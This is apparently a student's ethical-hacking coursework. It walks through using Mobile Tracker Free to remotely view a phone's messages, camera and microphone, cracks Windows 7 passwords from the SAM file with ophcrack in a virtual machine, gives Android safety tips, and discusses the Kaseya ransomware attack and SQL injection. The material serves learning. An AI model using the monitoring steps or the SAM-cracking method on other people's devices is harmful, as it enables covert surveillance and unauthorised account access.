
5. After logging in, configure your device to your account and select all the features that have to be enabled and click on the Save Option.



- 6. Go back to the Mobile Tracker Free website and login to your account.
- 7. Once you login, you can see your mobile device in the dashboard.



8. From here, you can select all kinds of options like Taking a Screenshot, execute commands, view video from the camera, record using the microphone, view SMS, Whatsapp and other messages, etc.




Ways to avoid android hacking:

- Never leave your phone unattended. Keeping your phone with you at all times while in a public place is the first, best rule to follow.
- Change your phone's default passcode. Your phone likely comes with a simple, predictable default password, and those who know can use this to their advantage.
 Change your code to something more complex, and resist the usual "1234," "0000" and "2580" codes that are commonly used.
- Manage your Bluetooth Security. Avoid using unprotected Bluetooth networks and turn off your Bluetooth service when you aren't using it.
- **Protect your PIN and Credit Card data.** Use a protected app to store PIN numbers and credit cards, or better yet, don't store them in your phone at all.
- Avoid unsecured public WiFi. Hackers often target important locations such as bank accounts via public WiFi that can often be unsecured due to relaxed safety standards or even none at all.
- **Turn off your autocomplete feature.** By doing this, you can prevent stored critical personal data from being accessed.
- Regularly delete your browsing history, cookies, and cache. Removing your virtual
 footprint is important in minimizing the amount of data that can be harvested by prying
 eyes.
- Use a security app that increases protection. For Android owners, Webroot offers the all-in-one Mobile Security for Android app that provides antivirus protection and allows you to remotely locate, lock up and wipe your phone in the event you lose track of it.
- **Keep your Phone Updated.** Software Manufacturers generally keep releasing Security Updates from time to time. So keep your phone updated to the latest software.
- **Don't download unknown apps.** Google Playstore has a built-in Security scanner that scans apps for malicious software. So avoid downloading and installing apps from Unknown sources.
- **Giving Apps permissions which are only necessary.** When you install a new application, it might ask for a lot of device permissions but give authorization only when it is necessary for the app to function.

7. Crack the password of the windows machine by using the ophcrack tool in the virtual machine on windows 7 and try to get the password, along with that mention the path of SAM file in windows and and explain about SAM file usage and how it can be cracked by tool.

Ophcrack is a free open-source program that cracks Windows log-in passwords by using LM hashes through rainbow tables. The program includes the ability to import the hashes from a variety of formats, including dumping directly from the SAM files of Windows. Ophcrack can detect some easy passwords, but may not be able to detect some difficult ones.

Once you boot up your system with Ophcrack, it automatically finds the SAM file of a system and starts cracking the passwords. In the below screenshot, we can see that the tool cracked an easy password which belongs to the user 'Virtual7' but couldn't crack a more complex password set for the user 'Hunter'.



Generally, the account details of a Windows 7 system are stored in the SAM(Security Account Manager) Registry Hive. It stores passwords using a one-way-hash (either LM Hash, which is old and weak, or NTLM hash which is newer and stronger.)The SAM hive file is located at %WinDir%\system32\config\sam. This directory, and its parents, are by default inaccessible to non-administrative users.

However, it is vulnerable to offline attacks like Physical Access, LiveCD or manually modifying the data. Tools like Ophcrack, John the ripper and others can be used to access the SAM file and crack the password easily.

About Ophcrack:

Ophcrack is a free open-source (GPL licensed) program that cracks Windows log-in passwords by using LM hashes through rainbow tables. The program includes the ability to import the hashes from a variety of formats, including dumping directly from the SAM files of Windows. On most computers, ophcrack can crack most passwords within a few minutes.

Ophcrack is an extremely fast password cracker because it uses a special algorithm called rainbow tables. Brute-force cracking tools typically try thousands of combinations of letters, numbers and special characters each second, but cracking a password by attempting every conceivable combination can take hours or days. Rainbow tables pre-computes the hashes used by passwords, allowing for a speedy password lookup by comparing the hashes it has, instead of computing them from scratch.

Rainbow tables for LM hashes are provided for free by the developers. By default, ophcrack is bundled with tables that allow it to crack passwords no longer than 14 characters using only alphanumeric characters. Available for free download are four Windows XP tables and four Windows Vista tables.

Ophcrack works on LAN Manager (LM) and NT LAN Manager (NTLM) hashes, and has rainbow tables available for cracking Windows XP and Windows Vista passwords. It comes with a slick GUI and runs on Windows, Linux/Unix, Mac OS X, or from a bootable LiveCD. Ophcrack has the ability to obtain password hashes from the Security Accounts Manager (SAM), the registry database that Windows uses to store protected user passwords.

Ophcrack is not malware and has its legitimate uses. For instance, most Windows password-recovery tools will substitute a new password in place of a lost one, but knowing the actual password may be useful in unlocking other archives found during a forensics investigation. Additionally, testing a known password against Ophcrack, and besting the rainbow tables, can help validate that the password is extremely strong.

However, one of the tools Ophcrack uses to access the SAM is pwdump, which many virus scanners will flag and quarantine as malware during installation because of its ability to create surreptitious remote connections used for spiriting out data. Ophcrack requires pwdump in order to dump the hashes in the SAM, so its association with pwdump may present some ethical hackers with an uncomfortable level of risk.

8. Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain any topic which you learned in this course and mention what you learned.

Cybersecurity is the practice of protecting electronic systems, computers, networks, servers, mobile devices, programs and data from malicious digital attacks. A cyber security threat refers to any possible malicious attack that seeks to unlawfully access data, disrupt digital operations or damage information. Cyber threats can originate from various actors, including corporate spies, hacktivists, terrorist groups, hostile nation-states, criminal organizations, lone hackers and disgruntled employees.

The motivations for breaches of computer security vary between attackers. Some are thrill-seekers or vandals, some are activists, others are criminals looking for financial gain. State-sponsored attackers are now common and well resourced but started with amateurs such as Markus Hess who hacked for the KGB, as recounted by Clifford Stoll in The Cuckoo's Egg.

Additionally, recent attacker motivations can be traced back to extremist organizations seeking to gain political advantage or disrupt social agendas The growth of the internet, mobile technologies, and inexpensive computing devices have led to a rise in capabilities but also to the risk to environments that are deemed as vital to operations. All critical targeted environments are susceptible to compromise and this has led to a series of proactive studies on how to migrate the risk by taking into consideration motivations by these types of actors. Several stark differences exist between the hacker motivation and that of nation state actors seeking to attack based on ideological preference.

Cyber attacks flourish because they are cheaper, convenient and less risky than physical attacks. Cyber criminals only require a few expenses beyond a computer and an Internet connection. They are unconstrained by geography and distance. They are difficult to identify and prosecute due to the anonymous nature of the Internet. Given that attacks against information technology systems are very attractive, it is expected that the number and complexity of cyber attacks will keep growing.

Common Cyber Threats:

- Malware
- Ransomware
- Denial of Services (DoS and Distributed DoS)
- Phishing
- Man in the Middle(MitM)
- SQL Injection
- Password Attacks
- Advanced Persistent Threats (APTs)
- Emotet

One of the most recent Cyber Attacks is a ransomware attack on the company called **Kaseya** which provides IT Management software to more than 1500 companies across the world. Hackers belonging to the REvil used Ransomware to attack the Kaseya Servers and demanded a ransom of around \$70 million to restore their affected businesses. They exploited SQLi techniques to gain access and then the ransomware was transmitted via a fake auto update.

Kaseya says the attack only affected "on-premise" customers, organizations running their own data centers, as opposed to its cloud-based services that run software for customers. It also shut down those servers as a precaution, however. Kaseya released a patch for the vulnerabilities exploited by REvil to its on-premise customers slightly ahead of schedule on the afternoon of Sunday 11 July, and began the process of deploying to its SaaS infrastructure. As of early on the morning of Monday 12 July, said Kaseya, the process was well in hand. In a statement, the company said: "The restoration of services is progressing, with 95% of our SaaS customers live and servers coming online for the rest of our customers in the coming hours. Our support teams are working with VSA On-Premises customers who have requested assistance with the patch."The vast majority of users running the software-as-a-service (SaaS) version of Kaseya's VSA endpoint and network management product should by now have had their services restored as the company recovers from a 2 July REvil ransomware attack.

One important topic that I have learnt from this course is SQL Injections. SQL Injections allows hackers to inject specific server side SQL commands to get illegal access to data from the database. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections. The severity of SQL Injection attacks is limited by the attacker's skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.